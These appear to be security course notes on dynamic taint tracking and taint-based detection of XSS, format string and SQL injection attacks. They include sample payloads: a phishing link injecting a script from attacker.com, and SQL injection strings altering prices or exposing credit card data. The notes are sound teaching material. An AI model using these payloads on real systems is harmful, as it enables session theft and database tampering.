Cross-Site scripting attack (XSS) – suppose that bank website offers a feature that allows you to search for an ATM using a zip code. Typically, this user would supply a value using a form which would be translated into a query resembling something like this:

http://www.xyzbank.com/find ATM-zip=90100

The attacker could then perform and XSS attack as follows. The attacker may send an HTML email to an unsuspecting user, which contains text such as:

```
To claim your reward, please click <a href="
http://www.xyzbank.com/findATM?zip=
<script%20src='http://www.attacker.com/
malicious_script.js'></script>">here</a>
```

When the user clicks on this link, the request goes to the bank, which returns the following page:

```
<HTML> ZIP code not found:
<script src='http://www.attacker.com/
malicious_script.js'></script> </HTML>
```

Executing the malicious script. Note this script would have could possibly have sensitive information pertaining to banking information due to the users cookies.

Directory traversal – an attacker attempts to access files outside of an authorized directory

Typically done by including the ".." characters in file names

May use hexadecimal or Unicode in encodings using escape characters to circumvent ".." checking

Taint-enhanced policies – provides a basis for "inferring the intend use of an access"

Provides a better discrimination between legitimate use and attacks

Required cannot prohibit the use of semicolons in SQL queries, etc

a) Explicit flow – flow takes place through assignments, arithmetic, and bit operations

The result of an arithmetic/bit expression is tainted if:
any of the variables in the expression is tainted;

a variable x is tainted by an assignment x = e whenever e is tainted.

*Propagating on assignment

b) Control dependence – flow takes place from x to y without assignment involving x and y, but y is assigned within a conditional on x

Example: if (H == 0) then L = 0 else L = 1 endif

If H is a boolean-valued variable, it is clear that H==L at the end of executing the above code. Yet, there is no assignment of H to L. In this case, information takes place due to control dependence --- because of the fact that the assignment to L takes place within a conditional that is guarded by a test on H.

A dynamic taint-tracking technique can track control dependences as follows. Introduce a new variable PC. For taint-computation purposes, treat as if PC is an operand on the right-hand side. In addition, PC will be tainted whenever control enters a conditional involving a tainted expression, and its value restored when exiting the conditional. (A stack can be used for saving and restoring the taint of PC.) The taint-instrumented version of the above program, when control-dependence is tracked, is as follows:

```
push(tag(PC));
tag(PC) = tag(H);
if (H == 0) then
  L = 0;
  tag(L) = tag(PC);
else
  L = 1;
  tag(L) = tag(PC);
endif
pop(tag(PC));
```


c) Implicit flows take place by virtue of relationships that exist between variables due to program logic even when the variables are not related by data or control dependences.

Example

```
L1 = 0; L2 = 1;
if (H == 1)                    //assume H is boolean, and  is tainted
        L1 = 1;
if (H == 0)
        L2 = 0;
if (L1  == 0)
        W = 0;
if (L2 == 1)
        W = 1;
```

Note that at the end of this code snippet, W will always have the same value as H. However, if you use the above-described transformation to track control and data dependences, you will conclude that W is NOT tainted.

In general, implicit flows occur as a result of the fact that certain updates did not take place. In particular, note that L1 is updated only when H is 1. Otherwise L1 is not updated, and hence retains its original value of 0. A purely runtime approach cannot figure out the effect of branches that were not taken at runtime, and hence it not able to figure out implicit flows. They can be identified only when you use a static analysis to identify the effect of unexecuted branches.



X -> tagmap[x –L]   (1/64)

Protecting the tagmap.

It is possible that memory corruption attacks could be used to corrupt the tagmap. We can protect against this as follows. Any statement that updates a memory location L is being transformed to access the tagmap[L]. Now, if a program statement accesses a location within tagmap, say, tagmap[0], then the instrumentation will end up accessing tagmap[location(tagmap[0])]. To prevent the access to tagmap[0], we can simply prevent access to tagmap[location(tagmap[0])]. In otherwords, we can unmap a section of tagmap that corresponds to location(tagmap[0]) to location(tagmap[max]). Now, if a memory corruption attack causes the program to access a location within tagmap, there will be a memory fault when accessing the taint associated with this location.

Tainted-Enhanced Policy

Any code pointer should not be tainted.

This policy does not work for data pointers:
Consider a statement "*a[i] = 5;"*
Let us get rid of array subscripting and go to a lower level, where we use pointer arithmetic. (The taint instrumentation we used worked on such a low-level language so that the effect of array subscripting etc are more explicit.) Then we have some code of the form:
*aptr = a_base + i * 4;*
**aptr = 5;*

If i is tainted aptr is tainted. And we are using the tainted pointer in a memory write. If we say that it is an attack, then we may generate a lot of false positives. It is perfectly legitimate to have "i" be dependent on input data, as long as it is bounds-checked. So one may think of modifying the policy so that an attack is flagged only if a tainted pointer is dereferenced without being used in a bounds-check. Unfortunately, it is hard to figure out in binary code whether bounds checks have been performed. Even if you can, there are many situations where the programmer knows that "i" is within a certain range even without performing bounds-checks. So, in general, it is not easy to detect data pointer corruptions using tainting unless we are willing to tolerate many false alarms.

Control Hijacking
The target of a control transfer should not be tainted. If *jmp(addr)* where *addr matches(any tainted address)*, this function call should be terminated.

Format String Attack
Attackers should not be able to specify the format string or any format directors. If *printf(fmt)* with its "*fmt*" matching any tainted substring "*%[^%]*" ,then this function should be rejected.

Previously, we said that format string attacks occur when you have statements of this form: *printf(s)* where *s* is the only argument. While this is the most common form, it is certainly possible for other forms of attacks, e.g., *printf(s, x, y, z)* where *s* is derived from untrusted data.
With a taint-enhanced policy, the more general forms of attacks can also be caught. Basically, it does not matter how you derived the format string, but as long you received an untrusted data from somewhere, it is going to be marked tainted. We can then enforce a policy that tainted data should not contain a format control characters, which is what the above policy states.

The high level point is that if you are trying to look for vulnerabilities based on syntax, it is likely that you will miss attacks. Techniques based on semantics (e.g., data/control dependence) tend to be more robust.

SQL Injection
How SQL injection occurs is that a web application will need to process some field values from a form and use it as some value of SQL queries. The values come from untrusted users and should be mark tainted.

SQL injection can be detected in several ways. One general approach is to look at the structure of the query and determine if it has been changed due to tainted data. (We can look at the lexical structure or syntactic structure – there is a tradeoff between accuracy, ease of implementation, etc.) This policy is more general than one that prohibits tainted SQL commands.

Example (based on recognizing lexical structure, i.e., identifying words, delimiters, etc.):

SELECT price FROM product WHERE name = "'xyz'; UPDATE product SET price = 0 WHERE name = 'iPod''';

Each underlined string is a token. We see that the *'xyz'* is the end of the token but the tainted data continues to cross the boundary of the token. This means that the lexical structure has been modified by the tainted data.

We can go a step further and construct parse tree of the query. We can see that the tainted data should not span across multiple subtrees of a parse tree.

Example of an SQL injection attack that does not involve tainted commands:

SELECT credit_card_num from CCInfo WHERE type= "amex" AND user = " … "

CCInfo WHERE type = "amex" -- //comments

Attacker can insert command which program thinks it's a SQL comment which will be ignored during execution. However, an attacker will make use of this and add "AND user= "Joseph" to change the structure of the query to get sensitive information.

Side Questions:

- As programmer, we need to write code to avoid possible exploits. As security professionals, we need to assume that programmers will make mistakes, and have alternative mechanisms to deal with potential vulnerabilities.
- We cannot make assumptions on how applications interpret its inputs. As a result, it is not feasible to develop code for "input validation" or "sanitization" of input that will work across different applications.
- The approach described above avoids having to know the semantics of input. Instead, we rely on the fact that the query in question is an SQL query; and SQL has a standardizes syntax that can be used as the basis for detecting attacks.

Performance Issues

In this mechanism, each assignment needs an extra assignment for taint-tracking, which means it needs to access tagmap for every memory access. On today's computers, CPU's speed is much faster than memory's speed, so the increased memory accesses can result in significant slowdown of taint-instrumented program.

Optimization

Intra-procedural optimizations

Since the taint-instrumentation was implemeted as a source-to-source transformation, the instrumentation will be automatically optimized by the compiler used to compile the transformed program.

However, we should make some effort to ensure that the compiler will be able to identify optimization opportunities.

(Instead of generating optimized transformation, which usually leads to complex code, the structure of the transformed code should be such that it is easy for the compiler to figure out what optimization can be done.)

One way to enable optimizations is to avoid the use of global variables. Compilers have a hard time determining if global variables could have changed between statements, and as such, may end up repeating computations over and over. In the case of local variables, the compiler is much more effective in determining duplicate computations and avoiding them. This is because it is able to reason that if a variable X has a value V at a statement, then X will continue to have this value unless it is updated by another statement in this procedure. For global variables, however, it is possible that other threads might update them, and so even if the variable is not updated in this procedure, a compiler cant be sure that it has not changed since the last assignment performed within this procedure.

However, note that the new memory references introduced by the instrumentation are to tagmap, which is a global variable. So, to improve performance, we should try to store taint tags in local variables when possible. For instance, if we have a variable X, then we may introduce another variable T_X to store its taint. However, this cannot be done mindlessly, or else the transformation will be wrong. For instance, consider a case where X and *Y refer to the same memory location. If we introduce two different variables for holding their taint tag, say, T_X and T_STAR_Y, this would be incorrect. This is because we may assign a tainted value using *Y and then read using X. If we had two distinct taint tags, then we would have updated T_STAR_Y to indicate that it is tainted, but we would not have updated T_X. So, we might incorrectly conclude that T_X is untainted after the assignment using *Y. In general, it can be shown that we can store taint tags in local variables in cases where (a) the taint corresponds to that of a local variable, and (b) there is no alias (i.e., an alternative name or expression that occurs in the program and refers to the same memory location).

Example:

> If we have L = L + 5, and L is a local variable, then we can transform this as follows, provided there are no aliases to L:
>
> ```
> L = L+5;
> T_L = T_L  |  0;
> ```
>
> Now, the compiler can reason about T_L = T_L | 0 and conclude that it does not change the value of T_L at all, and hence remove that statement from the program, thereby improving performance.

Policy-based Attack Detection

This type of detection is based on the security policies that define what is allowed and what is not allowed. It has its own drawbacks, e.g. it cannot stop attacks that involve subversion of legitimate access privileges granted to programs.

Example:

> FTP protocol may allow the server to read encrypted password files containing clients’ password information to perform user authentication, and this is a legitimate request. If there is a vulnerability of the server and an attacker makes use of it to gain control of the server, which means the attacker has the right to read these password files. The act of reading the password file does not tell whether an attack occurred. Additional information is needed.

We can use capabilities to defeat this type of attacks, because in this case, the FTP program may not have the capabilities to read the password file, but it can use the capabilities of the legitimate user with the capability to read the file. An attacker with no capability will not succeed in this case.

However, in reality, capability management has its own difficulties, so it is not always a practical way to use capabilities to solve this problem. In particular, it is difficult to figure out in advance the capabilities that are needed, and distribute them in advance to the users.